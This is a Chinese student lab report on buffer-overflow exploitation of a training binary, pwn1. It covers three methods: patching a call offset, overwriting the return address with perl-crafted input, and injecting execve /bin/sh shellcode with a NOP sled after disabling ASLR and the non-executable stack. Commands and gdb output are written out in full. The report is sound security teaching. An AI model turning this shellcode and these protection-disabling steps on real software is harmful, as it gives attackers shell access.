《网络与系统攻防技术》实验一

1.实验内容

本次实验利用缓冲区溢出攻击对一个名为pwn1的可执行文件进行攻击并通过攻击获取到Linux系统的Shell。

pwn1程序正常执行流程是：main调用foo函数,foo函数会简单回显任何用户输入的字符串，但该程序同时包含另一个代码片段getShell，该函数会返回一个可用的Shell。

本次实验一共使用了三种不同方法进行缓冲区溢出攻击：

* 利用程序中已有的代码片段getShell，手工修改可执行文件，改变程序执行流程，直接跳转到getShell函数。
* 利用foo函数的缓冲区溢出漏洞，构造一个攻击输入字符串，覆盖返回地址，触发getShell函数。
* 利用foo函数的缓冲区溢出漏洞注入一个自己制作的shellcode并运行这段shellcode。

2.实验过程


2.1 直接修改程序机器指令，改变程序执行流程

1. 利用**objdump**对pwn1进行反汇编，并通过管道转发给more作为输入内容便于查看，对应Linux命令如下所示：

**objdump**：是在类Unix操作系统上显示关于目标文件的各种信息的命令行程序。例如，它可用作反汇编器来以汇编代码形式查看可执行文件。它是GNU Binutils的一部分，用于在可执行文件和其他二进制数据上进行精细粒度控制。objdump使用BFD库来读取目标文件的内容。

objdump -d pwn1 | more

如图一所示，通过查看反汇编的结果中main函数的相关部分，我们可以发现main函数调用（call）了foo函数（d7 ff ff ff），而因为有getShell函数的存在，我们便可以直接修改该程序，将调用的地址改为getShell函数的基地址即可改变程序的执行流程。

  
  
  
  
  
图一 反汇编查看pwn1中的汇编代码

1. 为了更改地址到getShell函数，首先我们得先弄清楚原来调用的地址d7 ff ff ff的意义。这里的地址使用了补码，且字节序为小端字节序，改写为我们习惯的大端字节序后地址就是ff ff ff d7，换算后的数值为-29h，其含义为foo函数的首地址距离call指令的下一条指令（即80484ba）的偏移量为-29，相加便可得到foo函数的地址为80484ba+ff ff ff d7=8048491

1. 这下我们就可以确定如何修改这里的内容了，首先算出getShell的首地址相对程序下一条指令地址80484ba的偏移，即804847d-80484ba=ff ff ff c3，再将其改写为小端字节序可得c3 ff ff ff，所以我们需要将原程序中的d7 ff ff ff修改为c3 ff ff ff即可。

1. 为了防止修改过程出现错误，故先将pwn1程序进行备份，使用命令：

cp pwn1-20192426 pwn2-20192426

然后再进行修改，通过vim打开pwn2

vi pwn2-20192426

再输入如下命令将显示模式切换成16进制模式

:%!xxd

使用如下命令找到对应的数据：

/d7ff


如图二所示，可以找到对应的数据

  
  
  
  
  
图二 找到程序中的对应数据内容

1. 修改完毕数据后，首先使用如下命令将数据转换为原格式，然后再保存退出（注意顺序）


:%!xxd -r

1. 运行经过修改后的pwn2程序，可得结果如图三所示：


  
  
  
  
  
图三 成功获取Shell

2.2 构造输入字符串覆盖返回地址，改变程序执行流

1. 在2.1中我们采用了直接修改程序文件的方式获取到了Shell，但如今的程序一般都会采用签名等方式来确保程序的完整性，那么我们可不可以不修改程序文件的内容，直接通过输入特殊的字符串来修改程序的返回地址呢？答案是肯定的。如图四所示，我们再观察一下pwn1程序的汇编代码：


  
  
  
  
  
图四 反汇编查看pwn1中的汇编代码

1. 可以发现，在main函数调用的foo函数中仅仅只给输入的数据分配了28字节（0x1c）的空间，而堆栈的结构大致如图五所示：

  
  
  
  
  
图五 堆栈简单结构

1. 也就是说，只要我们输入足够长，并将输入字符串的第33~36字节填入getShell函数的基地址（0804847d），就可以让程序跳转到getShell函数的地方了。

1. 为了确认输入的数据应该是按照大端字节序输入还是小端字节序，我们输入1111111122222222333333334444444412345678进行验证，如图六所示：


  
  
  
  
  
图六 缓冲区溢出时寄存器数据

1. 可以看出，eip寄存器中的值即为“4321”的ASCII码，验证了上文中的分析，这也说明我们应当使用小段字节序输入getShell函数的首地址，即7d 84 04 08

1. 由于我们无法直接输入二进制数据，我们需要借助perl语言先生成一个包含getShell函数首地址的文件，然后通过管道让文件的内容成为pwn1的输入，使用命令如下：

perl -e 'print "11111111222222223333333344444444\x7d\x84\x04\x08\x0a"' > input  
# \x0a代表回车，如果没有则需要手动敲一下回车来结束输入  
(cat input; cat) | ./pwn1-20192426  
# 通过管道让input文件中的内容成为pwn1的输入

1. 这时我们发现我们已经成功地获得了Shell，如图七所示：

  
  
  
  
  
图七 成功获取Shell

2.3 注入Shellcode并执行

1. 前两种方法能够成功的一个前提——**程序中本来就含有getShell函数**，但我们一般编程的时候是不会主动去为攻击者编写这样的函数。那么对于一个普通的程序来说，使用**注入Shellcode**的方法才能够让这个程序去执行我们想要的功能。

**Shellcode**就是一段机器指令（code），通常这段机器指令的目的是为获取一个交互式的shell（像linux的shell或类似windows下的cmd.exe），所以这段机器指令被称为shellcode。

在实际的应用中，凡是用来注入的机器指令段都通称为Shellcode，像添加一个用户、运行一条指令。

1. 在开始之前，我们需要对操作系统和程序进行一些设置便于找到我们注入的数据的地址，命令如下：

execstack -s pwn1 //设置堆栈可执行  
echo "0" > /proc/sys/kernel/randomize\_va\_space //关闭地址随机化

1. Linux下有两种基本构造攻击buf的方法：

* + retaddr+nop+shellcode
  + nop+shellcode+retaddr

这样构造是因为retaddr在缓冲区的位置是固定的，shellcode要不在它前面，要不在它后面。

简单来说如果缓冲区小就把shellcode放后边，如果缓冲区大就把shellcode放前边

nop的作用一是为了当作填充数据；二是作为“着陆区/滑行区”，这样可以减小我们猜测返回地址的难度，使我们猜的返回地址只要落在任何一个nop上，自然会滑到我们的shellcode

**本次实验我们构造的结构为：anything+retaddr+nops+shellcode**，其中shellcode的内容如下：

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\

使用如下命令构建字符串并保存到input\_shellcode中，其中前四字节还不确定，使用12 34h填充。

perl -e 'print "A" x 32;print "\x1\x2\x3\x4\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x00"' > input\_shellcode

1. 接下来我们来确定\x4\x3\x2\x1到底该填什么。打开一个终端注入这段字符串：

(cat input\_shellcode;cat) | ./pwn1-20192426

1. 再打开另一个终端，首先使用命令找到pwn1的进程号

ps -ef | grep pwn1-20192426  
# 这里我返回了如下信息  
# root 3032 2184 0 21:29 pts/0 00:00:00 ./pwn1-20192426  
# root 3101 2327 0 21:40 pts/1 00:00:00 grep --color=auto pwn1-20192426

再使用gdb调试该进程

gdb  
(gdb) attach [pid]  
# 根据上面查找进程号的结果，这里pid应该填3032

然后反汇编foo函数，查看返回指令（ret）的地址

(gdb) disassemble foo  
# 这里我返回了如下信息  
# Dump of assembler code for function foo:  
# 0x08048491 <+0>: push %ebp  
# 0x08048492 <+1>: mov %esp,%ebp  
# 0x08048494 <+3>: sub $0x38,%esp  
# 0x08048497 <+6>: lea -0x1c(%ebp),%eax  
# 0x0804849a <+9>: mov %eax,(%esp)  
# 0x0804849d <+12>: call 0x8048330  
# 0x080484a2 <+17>: lea -0x1c(%ebp),%eax  
# 0x080484a5 <+20>: mov %eax,(%esp)  
# 0x080484a8 <+23>: call 0x8048340

# 0x080484ad <+28>: leave  
# 0x080484ae <+29>: ret  
# End of assembler dump.

在返回指令的地址处设置断点，之后在另外一个终端中按下回车，然后再使用c使程序继续运行

break \*[address]  
# 根据上面的结果，这里的address应该填入0x080484ae  
# 在运行程序的终端按下回车  
(gdb) c

待程序运行到断点处，查看此时的esp寄存器的值，获得我们注入的字符串的地址

(gdb) info r esp  
# 这里我返回了如下信息  
# esp 0xffffd10c 0xffffd10c


我们使用如下指令查看该地址附近的数据

(gdb) x/16x 0xffffd10c  
# 0xffffd10c: 0x04030201 0x90909090 0xc0319090 0x2f2f6850  
# 0xffffd11c: 0x2f686873 0x896e6962 0x895350e3 0xb0d231e1  
# 0xffffd12c: 0x0080cd0b 0xffffd100 0xf7ffdb98 0xf7fc3420  
# 0xffffd13c: 0xf7fa7000 0x00000001 0x00000000 0xffffd1a8  
(gdb) x/16x 0xffffd0cc  
# 0xffffd0cc: 0x080484ad 0xffffd0ec 0xf7fdc480 0x00000000  
# 0xffffd0dc: 0x080482f9 0xf7fa73fc 0xffffffff 0x0804a000  
# 0xffffd0ec: 0x41414141 0x41414141 0x41414141 0x41414141  
# 0xffffd0fc: 0x41414141 0x41414141 0x41414141 0x41414141

从0xffffd10c开始观察，可以发现数据采用小端字节序，并且将返回地址改为ff ff d1 10就可以让程序执行Shellcode，这样一来\x1\x2\x3\x4就应该修改为\xd0\xd0\xff\xff，于是我们便重新利用perl语言，将返回地址修改正确，并在最后加上回车（0x0a），然后重新运行程序。

perl -e 'print "A" x 32;print "\x10\xd1\xff\xff\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x00\x0a"' > input\_shellcode  
(cat input\_shellcode;cat) | ./pwn1-20192426

1. 这时我们发现我们已经成功地获得了Shell，如图八所示：

  
  
  
  
  
图八 成功获取Shell

3.问题及解决方案

* 问题1：在2.3时，使用命令execstack操作系统提示——无法定位软件包 execstack
* 问题1解决方案：通过百度搜索，我找到了execstack的官方网站并成功找到了execstack的安装包，由于kali是Debian的发行版，所以选择了Debian版本的进行下载，具体下载地址见下面的链接。

https://debian.pkgs.org/10/debian-main-amd64/execstack\_0.0.20131005-1+b10\_amd64.deb.html

下载到本地后，使用apt的命令即可完成安装

apt install ./execstack\_0.0.20131005-1+b10\_amd64.deb

* 问题2：在2.3中，获取地址后修改字符串的数据然后重新执行发现依旧不成功
* 问题2解决方案：使用gdb进行调试，发现了每一次esp中的地址都不相同，结合实验指导书的相关内容，发现是没有关闭地址随机化，使用相应命令关闭地址随机化即可。

echo "0" > /proc/sys/kernel/randomize\_va\_space //关闭地址随机化